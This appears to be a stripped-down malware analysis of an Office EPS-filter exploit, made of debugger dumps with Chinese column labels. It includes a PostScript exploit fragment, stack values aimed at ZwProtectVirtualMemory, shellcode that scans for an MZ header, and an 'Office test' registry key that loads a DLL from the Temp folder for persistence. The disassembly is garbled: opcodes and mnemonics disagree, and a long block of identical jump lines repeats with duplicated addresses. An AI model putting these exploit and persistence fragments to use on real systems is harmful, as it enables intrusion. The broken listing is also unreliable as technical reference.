




```
/A31 589567 string <
00d0800d30d0800d000000000200000010d0800d020000003cd0800d00050000000000000000000005cd0800d000030000000000000000020d0800d3cd0800d6cd0800d400000000f0fff
f7f50d0800d00000000f1ffff7e> A8 def
VenusEye 500 (A31 589567 string_copy pop)_repeat
```



.....

地址	数值	注释
00181618	01303A00	栈基地址
00181619	00000000	参数个数
0018161A	00000000	
0018161B	00000000	
0018161C	00000000	





```
1 array 226545696 forall % proc = D80D020
```


026A5F40	026A5F44	
026A5F44	6B5AB522	EPSIMP32.6B5AB522
026A5F48	6B5E9E30	EPSIMP32.6B5E9E30
026A5F4C	00000000	
026A5F50	00000000	
026A5F54	6B5E9E2F	EPSIMP32.6B5E9E2F
026A5F58	76ED5F18	ntdll.ZwProtectVirtualMemory
026A5F5C	026A6140	
026A5F60	FFFFFFFF	
026A5F64	026A6040	
026A5F68	026A6044	
026A5F6C	00000000	



6B5D1218	E8 46B0FDFF	call EPSIMP32.6B5AC263	
6B5D121D	C745 D8 170000	mov dword ptr ss:[ebp-0x28],0x17	
6B5D1224	EB C9	jmp XEPSIMP32.6B5D11EF	
6B5D1226	8B4D F8	mov ecx,dword ptr ss:[ebp-0x8]	
6B5D1229	8B01	mov eax,dword ptr ds:[ecx]	
6B5D122B	FF50 10	call dword ptr ds:[eax+0x10]	EPSIMP32.6B5E9E30
6B5D122E	3BC7	cmp eax,7	
6B5D1230	7E 03	jle XEPSIMP32.6B5D1235	
6B5D1232	83C8 FF	or ecx,0	
6B5D1235	8B4D F8	mov ecx,dword ptr ss:[ebp-0x8]	
ds:[026A5F54]=6B5E9E2F (EPSIMP32.6B5E9E2F)			
地址	数值	注释	
026A5F40	026A5F44		
026A5F44	6B5AB522	EPSIMP32.6B5AB522	
026A5F48	6B5E9E30	EPSIMP32.6B5E9E30	
026A5F54	6B5E9E2F	EPSIMP32.6B5E9E2F	
026A5F58	76ED5F18	ntdll.ZwProtectVirtualMemory	
026A5F5C	026A6140		

shellcode

026B682C	8D08	mov ebx,edx			
026B682E	8D9B 00000000	lea ebx,dword ptr ds:[ebx]			
026B6834	BA 4D5A0000	mov edx,0x5A4D			
026B6839	66:3913	cmp word ptr ds:[ebx],dx			
026B683D	75 40	jnb short 026B6851			
026B683E	BD 00000000	mov eax,dword ptr ds:[0x00000000]			
026B6841	BD 00000000	mov eax,0x1000			
026B6846	73 09	jnb short 026B6851			
026B6848	81010 5045000	add eax,0x4550			
026B684F	74 03	jnb short 026B6854			
026B6851	43	inc ebx			
026B6852	EB E0	jmp short 026B6834			
026B6854	83CF FF	dec ecx, -0x1			
026B6857	8BC2	cmp ebx,edx			
dx=5A4D					
ds:[026B6D17]=5A4D					
地址		HEX 数据	ASCII		
026B6D17	4D 5A 90 00	03 00 00 00	04 00 00 00	FF FF 00 00	HZ?jü..
026B6D27	B8 00 00 00	00 00 00 00	40 00 00 00	00 00 00 00	?.....@.....
026B6D37	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	@.....
026B6D47	00 00 00 00	00 00 00 00	00 00 00 00	00 01 00 00	f..
026B6D57	0E 1F BA 0E	00 B4 09 CD	21 B8 01 4C	CD 21 54 68	■■?L??L?Th
026B6D67	69 73 20 70	72 6F 67 72	61 6D 20 63	61 6E 6E 6F	is program cannot

026B6CD4	33D2	xor edx,edx	
026B6CD6	6A 00	push 0x0	
026B6CD8	FFD2	call edx	
026B6CDA	8B45 FC	mov eax,dword ptr ss:[ebp-0x4]	
026B6CDD	83C4 04	add esp,0x4	
026B6CE0	6A 00	push 0x0	
026B6CE2	6A 00	push 0x0	
026B6CE4	50	push eax	
026B6CE5	FFD7	call edi	

00412D35	56	push esi	
00412D36	57	push edi	
00412D37	E8 FE010000	call 00412F3A	
00412D3C	83F8 01	cmp eax,0x1	
00412D3F	75 0C	jnz short 00412D4D	
00412D41	B9 686C4300	mov ecx,0x436C68	
00412D44	75 0C	jnz short 00412D4D	
00412D47	5D	pop edi	
00412D48	5E	pop esi	
00412D49	5B	pop ebx	
00412D4A	5A	pop edx	
00412D4B	59	pop ecx	
00412D4C	58	pop eax	
00412D4D	75 0C	jnz short 00412D4D	
00412D4E	75 0C	jnz short 00412D4D	
00412D4F	75 0C	jnz short 00412D4D	
00412D50	75 0C	jnz short 00412D4D	
00412D51	75 0C	jnz short 00412D4D	
00412D52	75 0C	jnz short 00412D4D	
00412D53	75 0C	jnz short 00412D4D	
00412D54	75 0C	jnz short 00412D4D	
00412D55	75 0C	jnz short 00412D4D	
00412D56	75 0C	jnz short 00412D4D	
00412D57	75 0C	jnz short 00412D4D	
00412D58	75 0C	jnz short 00412D4D	
00412D59	75 0C	jnz short 00412D4D	
00412D5A	75 0C	jnz short 00412D4D	
00412D5B	75 0C	jnz short 00412D4D	
00412D5C	75 0C	jnz short 00412D4D	
00412D5D	75 0C	jnz short 00412D4D	
00412D5E	75 0C	jnz short 00412D4D	
00412D5F	75 0C	jnz short 00412D4D	
00412D60	75 0C	jnz short 00412D4D	
00412D61	75 0C	jnz short 00412D4D	
00412D62	75 0C	jnz short 00412D4D	
00412D63	75 0C	jnz short 00412D4D	
00412D64	75 0C	jnz short 00412D4D	
00412D65	75 0C	jnz short 00412D4D	
00412D66	75 0C	jnz short 00412D4D	
00412D67	75 0C	jnz short 00412D4D	
00412D68	75 0C	jnz short 00412D4D	
00412D69	75 0C	jnz short 00412D4D	
00412D6A	75 0C	jnz short 00412D4D	
00412D6B	75 0C	jnz short 00412D4D	
00412D6C	75 0C	jnz short 00412D4D	
00412D6D	75 0C	jnz short 00412D4D	
00412D6E	75 0C	jnz short 00412D4D	
00412D6F	75 0C	jnz short 00412D4D	
00412D70	75 0C	jnz short 00412D4D	
00412D71	75 0C	jnz short 00412D4D	
00412D72	75 0C	jnz short 00412D4D	
00412D73	75 0C	jnz short 00412D4D	
00412D74	75 0C	jnz short 00412D4D	
00412D75	75 0C	jnz short 00412D4D	
00412D76	75 0C	jnz short 00412D4D	
00412D77	75 0C	jnz short 00412D4D	
00412D78	75 0C	jnz short 00412D4D	
00412D79	75 0C	jnz short 00412D4D	
00412D7A	75 0C	jnz short 00412D4D	
00412D7B	75 0C	jnz short 00412D4D	
00412D7C	75 0C	jnz short 00412D4D	
00412D7D	75 0C	jnz short 00412D4D	
00412D7E	75 0C	jnz short 00412D4D	
00412D7F	75 0C	jnz short 00412D4D	
00412D80	75 0C	jnz short 00412D4D	
00412D81	75 0C	jnz short 00412D4D	
00412D82	75 0C	jnz short 00412D4D	
00412D83	75 0C	jnz short 00412D4D	
00412D84	75 0C	jnz short 00412D4D	
00412D85	75 0C	jnz short 00412D4D	
00412D86	75 0C	jnz short 00412D4D	
00412D87	75 0C	jnz short 00412D4D	
00412D88	75 0C	jnz short 00412D4D	
00412D89	75 0C	jnz short 00412D4D	
00412D8A	75 0C	jnz short 00412D4D	
00412D8B	75 0C	jnz short 00412D4D	
00412D8C	75 0C	jnz short 00412D4D	
00412D8D	75 0C	jnz short 00412D4D	
00412D8E	75 0C	jnz short 00412D4D	
00412D8F	75 0C	jnz short 00412D4D	
00412D90	75 0C	jnz short 00412D4D	
00412D91	75 0C	jnz short 00412D4D	
00412D92	75 0C	jnz short 00412D4D	
00412D93	75 0C	jnz short 00412D4D	
00412D94	75 0C	jnz short 00412D4D	
00412D95	75 0C	jnz short 00412D4D	
00412D96	75 0C	jnz short 00412D4D	
00412D97	75 0C	jnz short 00412D4D	
00412D98	75 0C	jnz short 00412D4D	
00412D99	75 0C	jnz short 00412D4D	
00412D9A	75 0C	jnz short 00412D4D	
00412D9B	75 0C	jnz short 00412D4D	
00412D9C	75 0C	jnz short 00412D4D	
00412D9D	75 0C	jnz short 00412D4D	
00412D9E	75 0C	jnz short 00412D4D	
00412D9F	75 0C	jnz short 00412D4D	
00412DA0	75 0C	jnz short 00412D4D	
00412DA1	75 0C	jnz short 00412D4D	
00412DA2	75 0C	jnz short 00412D4D	
00412DA3	75 0C	jnz short 00412D4D	
00412DA4	75 0C	jnz short 00412D4D	
00412DA5	75 0C	jnz short 00412D4D	
00412DA6	75 0C	jnz short 00412D4D	
00412DA7	75 0C	jnz short 00412D4D	
00412DA8	75 0C	jnz short 00412D4D	
00412DA9	75 0C	jnz short 00412D4D	
00412DAA	75 0C	jnz short 00412D4D	
00412DAB	75 0C	jnz short 00412D4D	
00412DAC	75 0C	jnz short 00412D4D	
00412DAD	75 0C	jnz short 00412D4D	
00412DAE	75 0C	jnz short 00412D4D	
00412DAF	75 0C	jnz short 00412D4D	
00412DB0	75 0C	jnz short 00412D4D	
00412DB1	75 0C	jnz short 00412D4D	
00412DB2	75 0C	jnz short 00412D4D	
00412DB3	75 0C	jnz short 00412D4D	
00412DB4	75 0C	jnz short 00412D4D	
00412DB5	75 0C	jnz short 00412D4D	
00412DB6	75 0C	jnz short 00412D4D	
00412DB7	75 0C	jnz short 00412D4D	
00412DB8	75 0C	jnz short 00412D4D	
00412DB9	75 0C	jnz short 00412D4D	
00412DBA	75 0C	jnz short 00412D4D	
00412DBB	75 0C	jnz short 00412D4D	
00412DBC	75 0C	jnz short 00412D4D	
00412DBD	75 0C	jnz short 00412D4D	
00412DBE	75 0C	jnz short 00412D4D	
00412DBF	75 0C	jnz short 00412D4D	
00412DC0	75 0C	jnz short 00412D4D	
00412DC1	75 0C	jnz short 00412D4D	
00412DC2	75 0C	jnz short 00412D4D	
00412DC3	75 0C	jnz short 00412D4D	
00412DC4	75 0C	jnz short 00412D4D	
00412DC5	75 0C	jnz short 00412D4D	
00412DC6	75 0C	jnz short 00412D4D	
00412DC7	75 0C	jnz short 00412D4D	
00412DC8	75 0C	jnz short 00412D4D	
00412DC9	75 0C	jnz short 00412D4D	
00412DCA	75 0C	jnz short 00412D4D	
00412DCB	75 0C	jnz short 00412D4D	
00412DCC	75 0C	jnz short 00412D4D	
00412DCD	75 0C	jnz short 00412D4D	
00412DCE	75 0C	jnz short 00412D4D	
00412DCF	75 0C	jnz short 00412D4D	
00412DD0	75 0C	jnz short 00412D4D	
00412DD1	75 0C	jnz short 00412D4D	
00412DD2	75 0C	jnz short 00412D4D	
00412DD3	75 0C	jnz short 00412D4D	
00412DD4	75 0C	jnz short 00412D4D	
00412DD5	75 0C	jnz short 00412D4D	
00412DD6	75 0C	jnz short 00412D4D	
00412DD7	75 0C	jnz short 00412D4D	
00412DD8	75 0C	jnz short 00412D4D	
00412DD9	75 0C	jnz short 00412D4D	
00412DDA	75 0C	jnz short 00412D4D	
00412DDB	75 0C	jnz short 00412D4D	
00412DDC	75 0C	jnz short 00412D4D	
00412DD5	75 0C	jnz short 00412D4D	
00412DD6	75 0C	jnz short 00412D4D	
00412DD7	75 0C	jnz short 00412D4D	
00412DD8	75 0C	jnz short 00412D4D	
00412DD9	75 0C	jnz short 00412D4D	
00412DDA	75 0C	jnz short 00412D4D	
00412DDB	75 0C	jnz short 00412D4D	
00412DDC	75 0C	jnz short 00412D4D	
00412DD5	75 0C	jnz short 00412D4D	
00412DD6	75 0C	jnz short 00412D4D	
00412DD7	75 0C	jnz short 00412D4D	
00412DD8	75 0C	jnz short 00412D4D	
00412DD9	75 0C	jnz short 00412D4D	
00412DDA	75 0C	jnz short 00412D4D	
00412DDB	75 0C	jnz short 00412D4D	
00412DDC	75 0C	jnz short 00412D4D	
00412DD5	75 0C	jnz short 00412D4D	
00412DD6	75 0C	jnz short 00412D4D	
00412DD7	75 0C	jnz short 00412D4D	
00412DD8	75 0C	jnz short 00412D4D	
00412DD9	75 0C	jnz short 00412D4D	
00412DDA	75 0C	jnz short 00412D4D	
00412DDB	75 0C	jnz short 00412D4D	
00412DDC	75 0C	jnz short 00412D4D	
00412DD5	75 0C	jnz short 00412D4D	
00412DD6	75 0C	jnz short 00412D4D	
00412DD7	75 0C	jnz short 00412D4D	
00412DD8	75 0C	jnz short 00412D4D	
00412DD9	75 0C	jnz short 00412D4D	
00412DDA	75 0C	jnz short 00412D4D	
00412DDB	75 0C	jnz short 00412D4D	
00412DDC	75 0C	jnz short 00412D4D	
00412DD5	75 0C	jnz short 00412D4D	
00412DD6	75 0C	jnz short 00412D4D	
00412DD7	75 0C	jnz short 00412D4D	
00412DD8	75 0C	jnz short 00412D4D	
00412DD9	75 0C	jnz short 00412D4D	
00412DDA	75 0C	jnz short 00412D4D	
00412DDB	75 0C	jnz short 00412D4D	
00412DDC	75 0C	jnz short 00412D4D	
00412DD5	75 0C	jnz short 00412D4D	
00412DD6	75 0C	jnz short 00412D4D	
00412DD7	75 0C	jnz short 00412D4D	
00412DD8	75 0C	jnz short 00412D4D	
00412DD9	75 0C	jnz short 00412D4D	
00412DDA	75 0C	jnz short 00412D4D	
00412DDB	75 0C	jnz short 00412D4D	
00412DDC	75 0C	jnz short 00412D4D	
00412DD5	75 0C	jnz short 00412D4D	
00412DD6	75 0C	jnz short 00412D4D	
00412DD7	75 0C	jnz short 00412D4D	
00412DD8	75 0C	jnz short 00412D4D	
00412DD9	75 0C	jnz short 00412D4D	
00412DDA	75 0C	jnz short 00412D4D	
00412DDB	75 0C	jnz short 00412D4D	
00412DDC	75 0C	jnz short 00412D4D	
00412DD5	75 0C	jnz short 00412D4D	
00412DD6	75 0C	jnz short 00412D4D	
00412DD7	75 0C	jnz short 00412D4D	
00412DD8	75 0C	jnz short 00412D4D	
00412DD9	75 0C	jnz short 00412D4D	
00412DDA	75 0C	jnz short 00412D4D	
00412DDB	75 0C	jnz short 00412D4D	
00412DDC	75 0C	jnz short 00412D4D	
00412DD5	75 0C	jnz short 00412D4D	
00412DD6	75 0C	jnz short 00412D4D	
00412DD7	75 0C	jnz short 00412D4D	
00412DD8	75 0C	jnz short 00412D4D	
00412DD9	75 0C	jnz short 00412D4D	
00412DDA	75 0C	jnz short 00412D4D	
00412DDB	75 0C	jnz short 00412D4D	
00412DDC	75 0C	jnz short 00412D4D	
00412DD5	75 0C	jnz short 00412D4D	
00412DD6	75 0C	jnz short 00412D4D	
00412DD7	75 0C	jnz short 00412D4D	
00412DD8	75 0C	jnz short 00412D4D	
00412DD9	75 0C	jnz short 00412D4D	
00412DDA	75 0C	jnz short 00412D4D	
00412DDB	75 0C	jnz short 00412D4D	
00412DDC	75 0C	jnz short 00412D4D	
00412DD5	75 0C	jnz short 00412D4D	
00412DD6	75 0C	jnz short 00412D4D	
00412DD7	75 0C	jnz short 00412D4D	
00412DD8	75 0C	jnz short 00412D4D	
00412DD9	75 0C	jnz short 00412D4D	
00412DDA	75 0C	jnz short 00412D4D	
00412DDB	75 0C	jnz short 00412D4D	
00412DDC	75 0C	jnz short 00412D4D	
00412DD5	75 0C	jnz short 00412D4D	
00412DD6	75 0C	jnz short 00412D4D	
00412DD7	75 0C	jnz short 00412D4D	
00412DD8	75 0C	jnz short 00412D4D	
00412DD9	75 0C	jnz short 00412D4D	
00412DDA	75 0C	jnz short 00412D4D	
00412DDB	75 0C	jnz short 00412D4D	
00412DDC	75 0C	jnz short 00412D4D	
00412DD5	75 0C	jnz short 00412D4D	
00412DD6	75 0C	jnz short 00412D4D	
00412DD7	75 0C	jnz short 00412D4D	
00412DD8	75 0C	jnz short 00412D4D	
00412DD9	75 0C	jnz short 00412D4D	
00412DDA	75 0C	jnz short 00412D4D	
00412DDB	75 0C	jnz short 00412D4D	
00412DDC	75 0C	jnz short 00412D4D	
00412DD5	75 0C	jnz short 00412D4D	
00412DD6	75 0C	jnz short 00412D4D	
00412DD7	75 0C	jnz short 00412D4D	
00412DD8	75 0C	jnz short 00412D4D	
00412DD9	75 0C	jnz short 00412D4D	
00412DDA	75 0C	jnz short 00412D4D	
00412DDB	75 0C	jnz short 00412D4D	
00412DDC	75 0C	jnz short 00412D4D	
004			

Office test

Special

Perf

Name	Type	Data
(Default)	REG_SZ	C:\User\ \AppData\Local\Temp\apisecconnect.dll